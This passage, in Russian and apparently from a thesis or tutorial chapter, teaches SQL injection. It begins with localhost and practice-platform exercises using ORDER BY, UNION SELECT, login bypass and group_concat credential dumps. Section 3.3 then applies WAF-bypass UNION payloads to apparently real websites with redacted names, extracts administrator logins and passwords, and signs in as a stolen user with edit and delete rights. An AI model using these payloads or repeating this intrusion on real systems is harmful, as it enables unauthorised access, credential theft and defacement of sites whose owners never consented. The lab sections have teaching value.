

Рисунок 3.14 – Результат выполнения запроса



Рисунок 3.15 – Результат выполнения запроса

Теперь, попробуем получить данные о таблицах и базе данных, с помощью операторов UNION и ORDER BY.

Оператор UNION позволяет объединять SQL-запросы с SELECT, в том числе и от разных баз данных, а оператор ORDER BY задаёт сортировку полученных из таблицы данных. То есть:

```
http://localhost/?name=-1' ORDER BY 1 --+ &password=password123,
```

в запросе будет выглядеть так:

```
SELECT * FROM 'members ' WHERE name = '-1' ORDER BY 1
```

Замена имени пользователя на -1, означает, чтобы не выводились никакие данные. Результат выполнения запроса показан на рисунке 3.16.



Рисунок 3.16 – Результат выполнения запроса

Как видим, ошибки нет и при следующих запросах:

```
SELECT * FROM 'members' WHERE name = '-1' ORDER BY 2
```

```
SELECT * FROM 'members' WHERE name = '-1' ORDER BY 3
SELECT * FROM 'members' WHERE name = '-1' ORDER BY 4
SELECT * FROM 'members' WHERE name = '-1' ORDER BY 5
SELECT * FROM 'members' WHERE name = '-1' ORDER BY 6
```

А вот запрос:

```
SELECT * FROM 'members' WHERE name = '-1' ORDER BY 7,
```

выдал ошибку: Unknown column '7' in 'order clause', как показано на рисунке 3.17.



Рисунок 3.17 – Результат выполнения запроса

Это означает, что из таблицы выбираются данные по шести колонкам, и наш запрос будет выглядеть следующим образом:

```
http://localhost/?name=-1' UNION SELECT 1,2,3,4,5,6 -- +
&password= password123
```

Результат запроса показан на рисунке 3.18.



Рисунок 3.18 – Результат выполнения запроса

Вместо цифр (количество столбцов) можно получить данные об имени базы данных, имени пользователя, пути до базы данных и версии базы данных с помощью функций: database(), current_user(), @@datadir, user(), version(). Попробуем получить данные о базе данных. Запрос будет выглядеть так:

```
http://localhost/?name=-1' UNION SELECT 1,2,3,4,5, DATABASE() -- &password= password123,
```

и показан на рисунке 3.19.



Рисунок 3.19 – Результат выполнения запроса

Получим имя пользователя с помощью следующего запроса:

```
http://localhost/?name=-1' UNION SELECT 1,2,3,4,5,CURRENT_USER() --+ &password= password123,
```

и видим результат на рисунке 3.20.



Рисунок 3.20 – Результат выполнения запроса

Путь до базы данных можно получить, используя запрос:

```
http://localhost/?name=-1' UNION SELECT 1,2,3,4,5,@@datadir --+ &password= password123,
```

как показано на рисунке 3.21.



Рисунок 3.21 – Результат выполнения запроса

Таким образом, инъекция появляется из входящих данных, которые не фильтруются. Самая распространенная ошибка – это не фильтрация передаваемого ID. Поэтому самое главное – фильтрация входящих данных, например, в параметрах поиска, при выборе номера страницы и прочее.

3.2 Атаки SQL-инъекций

Рассмотрим другие виды SQL-инъекций, выполнив задания на различных платформах по оттачиванию навыков пентеста:

1) SQL injection – authentication.

В задании говорится: «Получить пароль администратора», поэтому нам нужно войти в систему как администратор.

Рисунок 3.22 – Исходная форма

Попробуем ввести «admin» в качестве логина и случайные символы в качестве пароля, как показано на рисунке 3.23.



Рисунок 3.23 – Ввод случайных данных

Из рисунка 3.24 видно, что появилась ошибка: «Ошибка: нет такого пользователя/пароля».

Рисунок 3.24 – Результат ввода случайных данных

Теперь попробуем обойти логин. Для этого введем одинарную кавычку возле логина, как показано на рисунке 3.25. Как описывалось ранее, в SQL одинарные кавычки служат для ограничения каких-нибудь символьных данных, но так как мы не ввели никакие символы и не закрыли кавычку, то выдается ошибка, показанная на рисунке 3.26, потому что мы не закрыли апостроф.

Рисунок 3.25 – Выполнение SQL-инъекции



Рисунок 3.26 – Результат выполнения SQL-инъекции

Теперь попробуем закомментировать все то, что идет после ввода логина, как показано на рисунке 3.27.

Рисунок 3.27 – Выполнение SQL-инъекции

На языке SQL запрос будет выглядеть примерно так:

```
SELECT * FROM 'members' WHERE username = 'admin' --' AND password = 'password'
```

Таким образом, из рисунка 3.28 видно, что это позволило нам войти в систему как admin, не вводя пароль.

Рисунок 3.28 – Результат выполнения SQL-инъекции

Можно попробовать найти пароль в коде страницы, как показано на рисунке 3.29.



Рисунок 3.29 – Просмотр кода страницы

Таким образом, на рисунке 3.30, мы видим логин и пароль администратора.

Рисунок 3.30 – Полученные логин и пароль

2) SQL injection – numeric.

Как видим из рисунка 3.31, нам дана страница со ссылками. Перейдем на любую вкладку.

Рисунок 3.31 – Исходная страница

Рисунок 3.32 – Переход по первой ссылке

Проверим, есть ли на странице SQL-уязвимость, как показано на рисунке 3.33. Самый простой способ – это добавить кавычку в конец URL.

Рисунок 3.33 – Результат выполнения SQL-инъекции

Как видим, на сайте есть уязвимость. Попробуем вытащить какие-нибудь данные. Для начала, определим, сколько таблиц присутствуют в схеме базы данных. Используем оператор ORDER, до тех пор, пока не появится сообщение с ошибкой.

Рисунок 3.34 – Результат выполнения SQL-инъекции

Исходя из сообщения об ошибке, показанной на рисунке 3.34, можно увидеть подсказку, что база данных – SQLite3 и что таблицы 1 и 3 уязвимы. По умолчанию в SQLite3 есть информационная схема sqlite_master. Попробуем вытащить названия таблиц 1 и 3 из запроса, показанного на рисунке 3.35.

Рисунок 3.35 – Результат выполнения SQL-инъекции

В результате мы получили названия таблиц с количеством их столбцов. Попробуем вытащить имя пользователей и пароли из таблицы users, как показано на рисунке 3.36.

Рисунок 3.36 – Полученные логины и пароли

3) SQL injection – string.

В задании необходимо также получить пароль администратора. На странице, показанной на рисунке 3.37, сразу можно заметить три вкладки с правой стороны. Попробуем протестировать их на уязвимости.

Рисунок 3.37 – Исходная страница

При вводе простой кавычки во вкладке Search была обнаружена уязвимость. Попробуем использовать ее и вытащить логины и пароли в одну строку с помощью функции group_concat(), введя запрос:

```
'union select (select group_concat(username, password) from users,2 --,
```

как показано на рисунке 3.38.

Рисунок 3.38 – Выполнение SQL-инъекции

Таким образом, на рисунке 3.39 видно, что мы получили три логина с паролями с помощью группировки их в строку.

Рисунок 3.39 – Результат выполнения SQL-инъекции

4) SQL injection – Get/Select.
Из рисунка 3.40, нам дана таблица со списками разных фильмов.

Рисунок 3.40 – Исходные данные

Проверим ее на уязвимость, добавив одинарную кавычку в запрос, как показано на рисунке 3.41.



Рисунок 3.41 – Выполнение SQL-инъекции

Посчитаем количество столбцов в таблице movie с помощью оператора ORDER. Из рисунка 3.42 видно, что ошибка появилась, когда мы дошли до 8 столбца. Это означает что в таблице 7 столбцов.



Рисунок 3.42 – Выполнение SQL-инъекции

Полученные количества столбцов таблицы показаны на рисунке 3.43.



Рисунок 3.43 – Результат выполнения SQL-инъекции

Попробуем вытащить версию базы данных, имя базы данных и логин с паролем, как показано на рисунке 3.44.



Рисунок 3.44 – Результат выполнения SQL-инъекции

Пароль мы получили в виде хэша, поэтому необходимо расшифровать его. Результат расшифровки показан на рисунке 3.45.

Рисунок 3.45 – Расшифровка хэша

3.3 Ручной метод поиска SQL-инъекций

Рассмотрим ручной метод получения данных с административной панели на сайтах, имеющих уязвимость SQL-инъекций.

На рисунке 3.46 показан сайт с уязвимостью SQL. Как известно многие сайты имеют WAF (Web Application Firewall), который помогает блокировать различные атаки, в том числе и SQL-инъекции. Но существуют различные комбинации, которые помогают обходить даже WAF. Одна из таких комбинаций состоит из строки: /*!50000UniON SeLeCt*/.

```
http://www.[redacted].com/Pages/Page.php?P=
9%27+/*!50000UnioN*/+/*!50000SeLeCt*/+1,/*!50000GrOuP_CoNcAT(User
Name,0x3a,Password)*/,3,4,5+from+UserIwamoto--%20-
```

Благодаря вышепоказанному запросу были получены данные администраторов сайта, как показано на рисунке 3.46.



Рисунок 3.46 – Полученные учетные данные

Следовательно, используя эти данные можно авторизоваться под пользователем. На рисунке 3.47, 3.48 показан вход в систему под пользователем Yara.



Рисунок 3.47– Вход под полученными учетными данными



Рисунок 3.48 – Вход в систему

Как видим из рисунка 3.49, мы можем удалять, изменять и добавлять любую информацию на страницу под администратором.



Рисунок 3.49 – Права пользователя на изменение, внесение и удаление данных

Далее, на рисунках 3.50 – 3.52 показаны аналогичные методы ручного получения данных администратора сайта. Некоторые из паролей получены как в открытом виде, так и в виде хэша, который можно расшифровать на любом онлайн-сервисе.

```
http://[redacted]/ProductsDetails.php?PID=-
6+/*!50000UnioN*/+/*!50000SeLeCt*/+1,2,3,4,5,/*!50000GrOuP_CoNcAT
(Email,0x3a,Pass)*/,7,8,9,1+from+LogIn--
```

Рисунок 3.50 – Полученные учетные данные

```
http://[redacted]/studies.php?id=-
9%27+union+select+1,2,/*!50000group_concat(User,0x3a,Pass)*/,4,5,
6,7+from+login--+-
```

